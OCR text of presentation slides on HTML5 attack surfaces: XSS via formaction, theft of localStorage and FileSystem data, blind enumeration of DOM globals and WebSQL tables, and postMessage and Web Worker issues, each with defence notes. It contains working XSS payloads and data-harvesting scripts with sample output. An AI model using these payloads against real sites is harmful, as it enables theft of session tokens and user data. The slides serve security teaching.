
XSS variants

- Form & Button etc.
  - <form id="test" /><button form="test" formaction="javascript:alert(1)">test
  - <form><button formaction="javascript:alert(1)">test
- Etc … and more …
  - Nice HTML5 XSS cheat sheet (http://html5sec.org/)

Scan and Defend

- Scan and look for
  - Reflected or Persistent XSS spots with HTML5 tags
- Defense and Countermeasures
  - Have it added on your blacklist
  - Standard XSS protections by encoding

A4 - Web Storage and DOM information extraction



Web Storage Extraction

- Browser has one place to store data – Cookie (limited and replayed)
- HTML5 – Storage API provided (Local and Session)
- Can hold global scoped variables
- http://www.w3.org/TR/webstorage/

```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking – HttpOnly of no use
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
        var mygetrequest=new ajaxRequest()
        mygetrequest.onreadystatechange=function(){
        if (mygetrequest.readyState==4)
        {
```

- XSS the box and scan through storage

Blind storage enumeration

```
if(localStorage.length){
        console.log(localStorage.length)
        for(i in localStorage){
                console.log(i)
                console.log(localStorage.getItem(i));
        }
}
```

- Above code allows all storage variable extraction

```
> if(localStorage.length){
        console.log(localStorage.length)
        for(i in localStorage){
                console.log(i)
                console.log(localStorage.getItem(i))
        }
}
1
hash
1fe4f218cc1d8d986caeb9ac316dffcc
< undefined
```

File System Storage

- HTML5 provides virtual file system with filesystem APIs
  - window.requestFileSystem = window.requestFileSystem || window.webkitRequestFileSystem;
- It becomes a full blown local system for application in sandbox
- It empowers application

File System Storage

- It provides temporary or permanent file system


```
function init() {
  window.requestFileSystem(window.TEMPORARY, 1024*1024,
    function(filesystem) {
    filesys = filesystem;
  }, catcherror);
}
```


- App can have full filesystem in place now.

Sensitive information filesystem

- Assuming app is creating profile on local system

```
15  function profile(){
16      filesys.root.getFile('profile', {create: true}, function(entry){
17          entry.createWriter(function(writer){
18              var myblob = new window.WebKitBlobBuilder();
19              myblob.append('Token:091232432,name:Jack,auth:true');
20              writer.write(myblob.getBlob('text/plain'));
21          },catcherror);
22      },catcherror);
23  }
```






Extraction through XSS

- Once have an entry point – game over!

```
25  function getProfile() {
26
27    filesys.root.getFile('profile', {}, function(entry) {
28      entry.file(function(file) {
29         var reader = new FileReader();
30         reader.onloadend = function(e) {
31           alert(this.result);
32         };
33         reader.readAsText(file);
34      }, catcherror);
35    }, catcherror);
36  }
```



DOM Storage

- Applications run with “rich” DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

Blind Enumeration

```
for(i in window){
   obj=window[i];
    try{
          if(typeof(obj)=="string"){
             console.log(i);
             console.log(obj.toString());
          }
      }catch(ex){}
}
```

Global Sensitive Information Extraction from DOM

- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
  - var arrayGlobals = ['my@email.com',"12141hewvsdr9321343423mjfdvint","test.com"];
- Post DOM based exploitation possible and harvesting all these values.

Global Sensitive Information Extraction from DOM


```
for(i in window){
   obj=window[i];
   if(obj!=null||obj!=undefined)
      var type = typeof(obj);
      if(type=="object"||type=="string")
      {
            console.log("Name:"+i)
            try{
               my=JSON.stringify(obj);
               console.log(my)
            }catch(ex){}
       }
}
```

```
Name:arrayGlobals
["my@email.com","12141hewvsdr9321343423mjfdvint","test.com"]
Name:jsonGlobal
{"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New
York","state":"NY","postalCode":10021},"phoneNumbers":["212 732-1234","646 123-4567"]}
Name:stringGlobal
"test@test.com"
```

Scan and Defend

- Scan and look for
  - Scanning storage
- Defense and Countermeasures
  - Do not store sensitive information on localStorage and Globals
  - XSS protection

A5 - SQLi & Blind Enumeration




SQL Injection

- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

```
openDatabase

executeSql
```

SQL Injection

- Through JavaScript one can harvest entire local database.
- Example



Blind WebSQL Enumeration

- We need following to exploit
  - Database object
  - Table structure created on SQLite
  - User table on which we need to run select query

Blind WebSQL Enumeration


```
var dbo;
var table;
var usertable;
for(i in window){
        obj = window[i];
        try{
                if(obj.constructor.name=="Database"){
                        dbo = obj;
                                obj.transaction(function(tx){
                                tx.executeSql('SELECT name FROM sqlite_master WHERE
    type=\'table\'',[],function(tx,results){
                                        table=results;

                                },null);
                        });
                }
        }catch(ex){}
}
if(table.rows.length>1)
        usertable=table.rows.item(1).name;
```

Blind WebSQL Enumeration

- We will run through all objects and get object where constructor is “Database”
- We will make Select query directly to sqlite_master database
- We will grab 1st table leaving webkit table on 0th entry

Blind WebSQL Enumeration


```
> var dbo;
  var table;
  var usertable;
  for(i in window){
          obj = window[i];
          try{
                  if(obj.constructor.name=="Database"){
                          dbo = obj;
                                  obj.transaction(function(tx){
                                  tx.executeSql('SELECT name FROM sqlite_master WHERE type=\'table\'',[],function(tx,results){
                                          table=results;
                                  },null);
                          });
                  }
          }catch(ex){}
  }
  if(table.rows.length>1)
          usertable=table.rows.item(1).name;
  "ITEMS"
> dbo
  ▶ Database
> table
  ▶ SQLResultSet
> usertable
  "ITEMS"
>
```



IndexedDB

- Similar to WebSQL – it is available for applications
- Allows to create database and it is indexed in store
  - indexedDB.open(“transactions");
  - db.createObjectStore
- Possible to enumerate like WebSQL and possible information extraction

A6 - Web Messaging and Web Workers injections



Web Messaging

- HTML5 is having new interframe communication system called Web Messaging.
- By postMessage() call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible
- worker.webkitPostMessage – faster transferable objects

Web Messaging - Scenario

- If postMessage() is set to * so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domian – again an issue
- Stream coming needs to be checked before innerHTML or eval()
- Iframe or Web Worker can glue two streams – same domain or cross domain

Origin check

```
<script>
window.addEventListener('message', receiver, false);
function receiver(e)
{
        if (e.origin == 'http://192.168.100.123')
        {
        document.getElementById('p1').innerHTML= e.data;
        }
        else
        {
        alert("Different Origin");
        //alert(e.data);
        }
}


</script>
```

Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like setTimeout(), setInterval(), XMLHttpRequest, and event handlers
- Totally Async and well supported

  [initialize] var worker = new Worker('task.js');

  [Messaging] worker.postMessage();

Web Worker – Hacks!

Web Page
Current DOM

Web Worker

XHR, Location, Navigator etc.

JavaScript Runtime Browser Platform

Scope and Object – No DOM Access

Regex, Array, JSON etc…

Background
Thread on same page
- messaging

Web Worker – Hacks!

- Security issues
  - It is not allowing to load cross domain worker scripts. (http:, https:,javascript:,data : -No)
  - It has some typical issues
    - It allows the use of XHR. Hence, in-domain and CORS requests possible
    - It can cause DoS – if user get stream to run JavaScript in worker thread. Don't have access to parent DOM though
    - Message validation needed – else DOM based XSS

Web Worker – Hacks!

- Exmaple

```
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>

<script>
  function Read() {
    worker.postMessage({'cmd': 'read', 'msg': 'last'});
  }

  function stop() {
   worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
   alert("Worker stopped");
  }

  var worker = new Worker('message.js');

  worker.addEventListener('message', function(e) {
    document.getElementById('result').innerHTML = e.data;
  }, false);
</script>
</html>
```

